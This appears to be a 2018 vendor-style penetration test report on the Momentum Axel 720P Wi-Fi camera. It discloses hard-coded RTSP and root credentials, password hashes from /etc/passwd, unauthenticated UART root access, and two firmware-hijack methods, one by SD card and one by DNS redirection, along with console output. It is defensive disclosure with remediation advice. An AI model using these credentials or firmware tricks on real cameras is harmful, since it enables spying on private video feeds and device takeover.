IoT Penetration Test Report

Momentum Axel 720P

April 23, 2018

Locklin Networks, LLC
Grand Rapids, MI
Tel: 1-760-622-7756
Email: rchase@locklinnetworks.com
Web: https://www.locklinnetworks.com

Table of Contents

Vulnerability Detail and Mitigation

CVE-2018-12258: Custom Firmware Upgrade via SD Card

Rating:	**High**
Description:	We found that the device searches for the existence of 'ezviz.dav' on the SD card when booting up. If found, it will use this file to upgrade its firmware.
Impact:	An attacker with less than a minute of physical access to the device could flash a malicious firmware enabling a remote root shell.
Remediation:	Removal, or use file signing to only allow vendor developed firmware to be installed.
Further Reading:	https://www.owasp.org/index.php/IoT_Security_Guidance https://www.owasp.org/index.php/Top_10_2014-I9_Insecure_Software/Firmware

CVE-2018-12257: Custom Firmware Upgrade via DNS Hijacking

Rating:	**High**
Description:	After editing '/etc/resolv.conf' to add our own nameservers, we were able to trick the camera into believing that we were the update server by responding to its HTTPS request with firmware upgrade instructions. The camera downloaded and installed our custom firmware.
Impact:	An attacker with console access to root shell, or remote access to root shell from another vulnerability, for example, a buffer overflow, can upgrade the device's firmware to a custom image. The attack works by modifying the camera's DNS servers in '/etc/resolv.conf', setting to an attacker controlled DNS server, then serving the firmware upgrade webpage that the device checks for every 10 minutes. With a custom firmware image, the attacker can enable remote access to the device, or add it to a botnet.
Remediation:	Implement firmware signing so that only developer approved firmware can be installed. Also verify the validity of the SSL on the firmware upgrade website when connecting.
Further Reading:	hhttps://www.owasp.org/index.php/IoT_Security_Guidance https://www.owasp.org/index.php/Top_10_2014-I9_Insecure_Software/Firmware

CVE-2018-10328: Hard-coded RTSP Credentials

Rating:	**High**
Description:	We found hard-coded credentials appagent/streaming which can be used to view the RTSP video stream from any camera over port 554.
Impact:	Anyone on the same network as a Momentum cam would be able to view the camera video stream using these credentials.
Remediation:	The credentials should not be the same for every device. Also the device should not generate the credentials itself if possible because there is a risk that the algorithm used to generate them could be reverse engineered. There is also the possibility of a brute force attack against RTSP, so the credentials

	should be complex. We recommend randomly generating strong credentials on the cloud server backend, and transmitting them to the device at the time of setup. On the device, the credentials should be stored in a hashed and salted format rather than plaintext. An alternative solution would be to require the user setup these credentials at device registration.
Further Reading:	https://www.owasp.org/index.php/Use_of_hard-coded_password

CVE-2018-12261: All Processes Run as Root

Rating:	**High**
Description:	We found that all processes on the device were running as the root user
Impact:	If a vulnerability suchas a buffer overflow is discovered in one of the camera's network services for example the webserver or RTSP server, the attacker would gain access to an account with full control of the device.
Remediation:	We recommend implementing separation of privileges by using lower-level user accounts to run each process. That way if a buffer overflow or other compromise occurs in one of the network services, the attacker will not have instant root access.
Further Reading:	https://www.owasp.org/index.php/Category:Access_Control

CVE-2018-12259: UART Console to Root Account

Rating:	**High**
Description:	Much of our research was made possible by the UART port on the device which gave console access to the root account without any authentication.
Impact:	The console connection to the root account allows someone with physical access to the device to load a custom firmware, or in our case, investigate the operating system to look for other vulnerabilities.
Remediation:	UART should require login at a minimum. Credentials for UART login should be device specific. Other improvements to prevent console access should be investigated as well.

Hard-coded Root/Admin Passwords

Rating:	**Moderate**
Description:	We found hard-coded credentials for both operating system accounts – root/EHLGVG and admin/EHLGVG, which we believe to be the same across all devices
Impact:	We did not find a way to use these credentials to log into the device outside of the console connection
Remediation:	Device accounts should be device specific, random, and more complex than the current credentials. The device should not generate its own credentials, because the algorithm could be reverse engineered.
Further Reading:	https://www.owasp.org/index.php/Use_of_hard-coded_password

CVE-2018-12260: Multiple Password Disclosures from Console

Rating:	**Moderate**
Description:	With our console connection to root account, we found two places where passwords were stored in plaintext - SQLite databases located at /devinfo, and also by issuing the command 'showKey'. In addition, as the root user we could view '/etc/passwd' where the operating system user accounts are stored in a hashed format.
Impact:	With console access to the root account, we are able to find hashed and plaintext passwords to other accounts.
Remediation:	We recommend removing plaintext password storage in the SQLite databases and replace it complex hashed and salted passwords. In addition, implementing a '/etc/shadow' file in addition to the '/etc/passwd' file should be considered in order to prevent other users on the system from being able to view the password hashes of accounts.
Further Reading:	https://www.owasp.org/index.php/Password_Plaintext_Storage https://www.tldp.org/HOWTO/Shadow-Password-HOWTO-2.html

Device Key File Found via Console

Rating:	**Info**
Description:	We found what appears to be a device specific key file located at /devinfo/Ozvision/key/<deviceid>.key, which we assume is used for communication with the cloud backend, but did not investigate further.
Impact:	None that we know of
Remediation:	None

Executive Summary

Locklin Networks provides IoT penetration testing services and security research. This report is the result of security research conducted on our own Momentum Axel 720P Wi-Fi camera, with the goals of:

- Identifying if a remote attacker could gain control of the device to execute commands
- Identifying if a remote attacker could view the video feed, listen to the microphone input, or control the speaker output

This research has been performed as part of an overall effort to improve the security of IoT devices. With massive IoT botnet attacks, hacks, and information disclosures making headlines on a regular basis, it is important for device manufacturers to proactively work with security professionals and the security community in order to protect their customers' devices and data, as well as their brand reputation.

Summary of Results

We were able to get root access to the camera by using the UART connection on the board to serial in. This requires physical access to the device, however, it did allow us to freely investigate the camera's operating system, programs, databases, and configurations files which helped in our discovery of other vulnerabilities.

We were able to get remote access view of the camera feed of any Momentum Axel 720P camera over RTSP on port 554 using hard-coded credentials that were found on the device – appagent/streaming. It is unlikely for this port to be opened on the internet, therefore it would most likely only be exploitable by someone on the same network as the camera.

We found two methods of upgrading the device to use a custom firmware, one requiring physical access (via SD card), the other requiring console or network access to the root shell (via DNS hijacking).

We found what appears to be a device specific key file located at /devinfo/Ozvision/key/<deviceid>.key, which we assume is used for communication with the cloud backend, but did not investigate further.

In addition, we found hard-coded passwords for the operating system accounts – root/EHLGVG and admin/EHLGVG, which were stored in plaintext in a database. The passwords could also be discovered in a hash format inside of '/etc/passwd', and were found again in plaintext by issuing the command 'showKey' while logged in as root through the serial connection. We did not find a way to use these credentials to remotely execute commands on the camera.

Last, we discovered that all processes are running as root. This was evident from the output of the 'ps -efl' command. The risk here is that if a buffer overflow or other vulnerability is discovered in any of the applications, for example the webserver, its compromise would give the attacker super admin control over the camera's operating system. It is recommended to run these services with a lower level user account.

Attack Narrative

UART Discovery, Root Login

Opening up the camera, we were able to identify its UART pinout pretty quickly. After attaching to the serial connection using a USB adapter, we were able to guess the baud rate of 115200 by trying common baud rates until we got it to work. The serial connection gave us direct access to the device as the root user. With root permission we were free to investigate the operating system and programs on the camera.




Figure 1: UART port




Figure 2: Discovering pins





Figure 3: Arduino serial to USB



```
U-Boot 2010.06-19073 (Jun 15 2017 - 14:11:13)

DRAM:  64 MiB
Check Flash Memory Controller v100 ... Found
SPI Nor(cs 0) ID: 0xc2 0x20 0x18
Block:64KB Chip:16MB Name:"MX25L128XX"
SPI Nor total size: 16MB
MMC:
EMMC/MMC/SD controller initialization.
Card did not respond to voltage select!
No EMMC/MMC/SD device found !
In:    serial
Out:   serial
Err:   serial
*No SD card found!
No mmc storage device found!
load_update_file fail
Net:   No ethernet found.
(Re)start USB...
USB:   scanning bus for devices... 1 USB Device(s) found
       scanning usb for ethernet devices... 0 Ethernet Device(s) found
Hit Ctrl+u to stop autoboot:  0
```


Figure 4: Camera booting up into root shell

Plaintext Credentials Found in SQLite Database

Inside of the /devinfo directory, we discovered a file named 'ipc_db', as well as 'ipc_db_backup', which we assumed to be SQLite databases. We used the built in tftp client to send that database to our PC, where we opened it up with a free SQLite browser program. Inside the database, in the 'user_mana_info' table, we found two hard-coded credentials with passwords stored in plaintext:


1. Username: admin
   Passwd: EHLGVG

2. Username: appagent
   Passwd: streaming



```
/devinfo # ls
Ozvision        ipc_db          ipc_db_backup  netOsd.bin
/devinfo #
```

Figure 5: Listing the /devinfo directory where database files were found



DB Browser for SQLite - C:\Users\tank\Desktop\ipc_db_backup

Table: user_mana_info

	idx	username	passwd	ipv4_addr	ipv6_addr	mac_addr
1	1	admin	EHLGVG	0	0:0:0:0:	0000000000(
2	2	appagent	streaming	0	0:0:0:0:	0000000000(
3	3			0		
4	4			0		
5	5			0		
6	6			0		
7	7			0		
8	8			0		
9	9			0		
10	10			0		
11	11			0		
12	12			0		
13	13			0		
14	14			0		

1 - 15 of 32

Type of data currently in cell: NULL
0 byte(s)

Figure 6: Hard-coded credentials found in user_mana_info table

Remotely View Any Camera Feed

Using the hard-coded credentials discovered for appagent/streaming, we used that to view the RTSP stream by connecting to port 554 using VLC Media Player:




rtsp://192.168.27.148:554 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
04-17-2018 11:33:4

Figure 7: Remotely viewing RTSP video stream with VLC Media Player

'/etc/passwd' Disclosure via Console

In addition, we ran the command 'cat /etc/passwd' from the unauthenticated console connection which allowed us to view Linux users and hashed passwords:

root:yiROgF9FvIH12:0:0:root:/root/:/bin/sh
admin:yiROgF9FvIH12:0:0:root:/:/bin/sh



```
/devinfo # cat /etc/passwd
root:yiROgF9FvIH12:0:0:root:/root/:/bin/sh
admin:yiROgF9FvIH12:0:0:root:/:/bin/sh
/devinfo #
```


Figure 8: Viewing /etc/passwd from console connection

We could have taken the hashes and tried to crack them, but we could see that the root user and admin user shared the same password, so we could assume the root password is hard-coded as well and is 'EHLGVG'. To test this theory, we enabled telnet with this command: '/bin/busybox telnetd' and we were able to login over telnet with both the root and admin accounts.

‘showKey’ Plaintext Password Disclosure via Console

We found a third way to find the root password. The command ‘showKey’ returns this output:

challenge code: EHLGVG
passwd: EHLGVG




```
/ # showKey
challenge code: EHLGVG
passwd: EHLGVG

/ # 
```

Figure 9: Issuing showKey command to retrieve plaintext root password

All Processes Running as Root

We discovered this by running the command ‘ps -efl’



```
/devinfo/Ozvision/key # ps -efl
PID   USER     TIME   COMMAND
    1 root       0:00 init
    2 root       0:00 [kthreadd]
    3 root       0:01 [ksoftirqd/0]
    4 root       0:00 [kworker/0:0]
    6 root       0:00 [khelper]
    7 root       0:00 [sync_supers]
    8 root       0:00 [bdi-default]
    9 root       0:00 [kblockd]
   10 root       0:00 [spi0]
   11 root       0:00 [spi1]
   12 root       0:00 [khubd]
   14 root       0:00 [cfg80211]
   16 root       0:00 [kswapd0]
   17 root       0:00 [fsnotify_mark]
   18 root       0:00 [kworker/u:1]
   31 root       0:00 [mtdblock0]
   32 root       0:00 [mtdblock1]
   33 root       0:00 [mtdblock2]
   34 root       0:00 [mtdblock3]
   35 root       0:00 [mtdblock4]
   36 root       0:01 [mtdblock5]
   37 root       0:00 [mtdblock6]
   38 root       0:00 [mtdblock7]
   39 root       0:00 [deferwq]
   40 root       0:00 [kworker/u:2]
   74 root       0:00 [jffs2_gcd_mtd6]
  332 root       0:01 /dav/execSystemCmd
  333 root       5:17 /dav/davinci
  387 root       0:00 [wl_event_handle]
  391 root       0:08 [dhd_watchdog_th]
  392 root       0:02 [dhd_dpc]
  393 root       0:00 [dhd_rxf]
  438 root       0:00 [kworker/0:2]
  461 root       0:00 /dav/wpa_supplicant -Dnl80211 -iwlan0 -C /var/run/wpa_sup
  631 root       0:00 -/bin/sh
 3861 root       0:00 [flush-mtd-unmap]
 5275 root       0:00 ps -efl
/devinfo/Ozvision/key # 
```

Figure 10: Showing all processes are running as root user with ‘ps -elf’

Device Key File Found via Console

We found what appears to be a device specific key file located at /devinfo/Ozvision/key/<deviceid>.key, which we assume is used for communication with the cloud backend, but did not investigate further.

Custom Firmware Upgrade via SD Card

When the SD card was plugged in, and the device was booted, we noticed in the console output that the camera appeared to be checking for the existence of ‘ezviz.dav’. After creating a custom firmware image, naming it ‘ezviz.dav’, placing it on the SD card, and rebooting, we were able to upgrade the camera firmware.

Here is some output from that:

```
/ # reboot

The system is going down NOW!
Sent SIGTERM to all processes
Terminated
Sent SIGKILL to all processes
Requesting syst

System startup

U-Boot 2010.06-19073 (Jun 15 2017 - 14:11:13)

DRAM:  64 MiB
Check Flash Memory Controller v100 ... Found
SPI Nor(cs 0) ID: 0xc2 0x20 0x18
Block:64KB Chip:16MB Name:"MX25L128XX"
SPI Nor total size: 16MB
MMC:
EMMC/MMC/SD controller initialization.
MMC/SD Card:
    MID:         0x3
    Read Block:  512 Bytes
    Write Block: 512 Bytes
    Chip Size:   7580M Bytes (High Capacity)
    Name:        "SL08G"
    Chip Type:   SD
    Version:     2.0
    Speed:       50000000Hz
    Bus Width:   4bit
    Boot Addr:   0 Bytes
In:    serial
Out:   serial
Err:   serial
device name mmc!
Interface:  MMC
  Device 0: Vendor: Man 035344 Snr 8564417a Rev: 8.0 Prod: SL08G
            Type: Removable Hard Disk
            Capacity: 7580.0 MB = 7.4 GB (15523840 x 512)
Partition 1: Filesystem: FAT32 "NO NAME    "
reading ezviz.dav
Find 1 packet
Erasing [app] ................................................................done
Writing [app] ................................................................done
Erasing [sys] .................................................done
Writing [sys] ................................................................done
```

```
Upgrade success!
/ #
```

Custom Firmware Upgrade via DNS Hijacking

We could see in the debug output that it appeared the camera was checking for a firmware update from a website over HTTPS every 10 minutes. We were able to upgrade the firmware to our custom image by tricking the device into believing that we were the update server. To do that, we edited '/etc/resolv.conf' and added our own DNS server. On our DNS server we created an entry for firmware.momentum-cam.com and pointed it to the IP address of our HTTPS server. On our HTTPS server we created the directory /1/osn/deviceGetLatestFW and added the JSON response to tell the camera that a firmware update was available and could be downloaded from https://rchase.com/digicap.dav.

The IP camera trusted us, even though we used a self-signed SSL, and it proceeded to download and upgrade the firmware with no other verification other than some checksums and file size checking.

Here is some output from that:

```
/ # [22 15:08:55][OTHER][ERROR]https: send msg:POST /1/osn/deviceGetLatestFW HTTP/1.1
Content-Length: 85
Content-Type: application/json
Host: firmwareservice.momentum-cam.com
Connection: Keep-Alive

{"vendor":"Hikvision","model":"MOCAM-720-01","current_version":"V5.1.8 build 170829"}
[22 15:08:55][OTHER][ERROR]https: read msg ret=145, msg data:
HTTP/1.1 200 OK
Server: BaseHTTP/0.3 Python/2.7.14
Date: Sun, 22 Apr 2018 15:08:55 GMT
Content-Type: application/json
Content-Length: 883

[22 15:08:55][OTHER][ERROR]get latest fw: http body len=883 data:
{"vendor":"Hikvision","model":"MOCAM-720-01","version":"V5.1.9 build
170830","type":"Emergency","firmware_filename":"
digicap.dav","release_notes_filename":"720P FW Release
Notes.docx","firmware_checksum":"3BA72783B7663D2751C7C639D19B8
2F64D679F2B0ABBF4A691B662D5DCE46B6D","next_version_id":null,"upload_date":"2018-01-07
12:29:16 +0000","file_in_s3_con
firmed":true,"info":null,"firmware_size":"8622856","firmware_url":"https://rchase.com/
digicap.dav"
[22 15:08:55][OTHER][ERROR]get latest fw: success
[22 15:08:55][OTHER][ERROR]device get latest fw success
[22 15:08:55][OTHER][ERROR]upgrade: set fw info success,
url:https://rchase.com/digicap.dav, filename:digicap.dav, ch
ecksum:3BA72783B7663D2751C7C639D19B82F64D679F2B0ABBF4A691B662D5DCE46B6D, valid:1,
type:1
[22 15:08:55][OTHER][ERROR]upgrade: download and upgrade routine start...
[22 15:08:57][OTHER][ERROR]https: send msg:GET /digicap.dav HTTP/1.1
Host: rchase.com
Content-Type: text/xml; charset="utf-8"
User-Agent: EZVIZ ipc
Keep-Alive:
Connection: keep-alive
RANGE: bytes=0-
```

```
[22 15:08:57][OTHER][ERROR]https: read msg ret=311, msg data:
HTTP/1.1 206 Partial Content
Date: Sun, 22 Apr 2018 15:08:55 GMT
Server: Apache/2.4.10
Last-Modified: Fri, 20 Apr 2018 20:27:34 GMT
ETag: "839308-56a4d84a62ba7"
Accept-Ranges: bytes
Content-Length: 8622856
Content-Rang}: bytes 0-8622855/8622856
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

[22 15:08:57][OTHER][ERROR]upgrade: info->packLen = 8622856, recv len=0
the minortype is 115114001
[22 15:08:57][UNI_IF][ERROR]update_flag =
dev:120003001115114001(firm:120003001115114001¦120003001115114001)
[22 15:08:57][UNI_IF][ERROR]update package match, ret=0
[22 15:10:05][OTHER][ERROR]http download file done, success
[22 15:10:05][OTHER][ERROR]http download ret=0, try times=0
[22 15:10:05][OTHER][ERROR]upgrade: download success
[22 15:10:23][OTHER][ERROR]upgrade: set updateflag: app.img
server=3BA72783B7663D2751C7C639D19B82F64D679F2B0ABBF4A691B662D5DCE46
B6D local=3BA72783B7663D2751C7C639D19B82F64D679F2B0ABBF4A691B662D5DCE46B6D, file
len=0, (local)3BA72783B7663D2751C7C6
39D19B82F64D679F2B0ABBF4A691B662D5DCE46B6D/(remote)3BA72783B7663D2751C7C639D19B82F64D6
79F2B0ABBF4A691B662D5DCE46B6D
[22 15:10:2¦W¦¦¦IumII=Iu¦¦?¦¦¦ download and upgrade exit, download_result=0

System startup

U-Boot 2010.06-19073 (Jun 15 2017 - 14:11:13)

DRAM:  64 MiB
Check Flash Memory Controller v100 ... Found
SPI Nor(cs 0) ID: 0xc2 0x20 0x18
Block:64KB Chip:16MB Name:"MX25L128XX"
SPI Nor total size: 16MB
MMC:
EMMC/MMC/SD controller initialization.
MMC/SD Card:
    MID:         0x3
    Read Block:  512 Bytes
    Write Block: 512 Bytes
    Chip Size:   7580M Bytes (High Capacity)
    Name:        "SL08G"
    Chip Type:   SD
    Version:     2.0
    Speed:       50000000Hz
    Bus Width:   4bit
    Boot Addr:   0 Bytes
In:    serial
Out:   serial
Err:   serial
device name mmc!
Unable to use mmc 0:1 for fatls
load_update_file fail
Net:   No ethernet found.
(Re)start USB...
USB:   scanning bus for devices... 1 USB Device(s) found
       scanning usb for ethernet devices... 0 Ethernet Device(s) found
```

```
Hit Ctrl+u to stop autoboot:  0
load kernel to 0x80007fc0 ...
check backup upgrade flag
Find 1 packet
Erasing [app] .................................................................done
Writing [app] .................................................................done

Upgrade success!
```

Conclusion

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could gain control of the device to execute commands
- Identifying if a remote attacker could view the video feed, listen to the microphone input, or control the speaker output

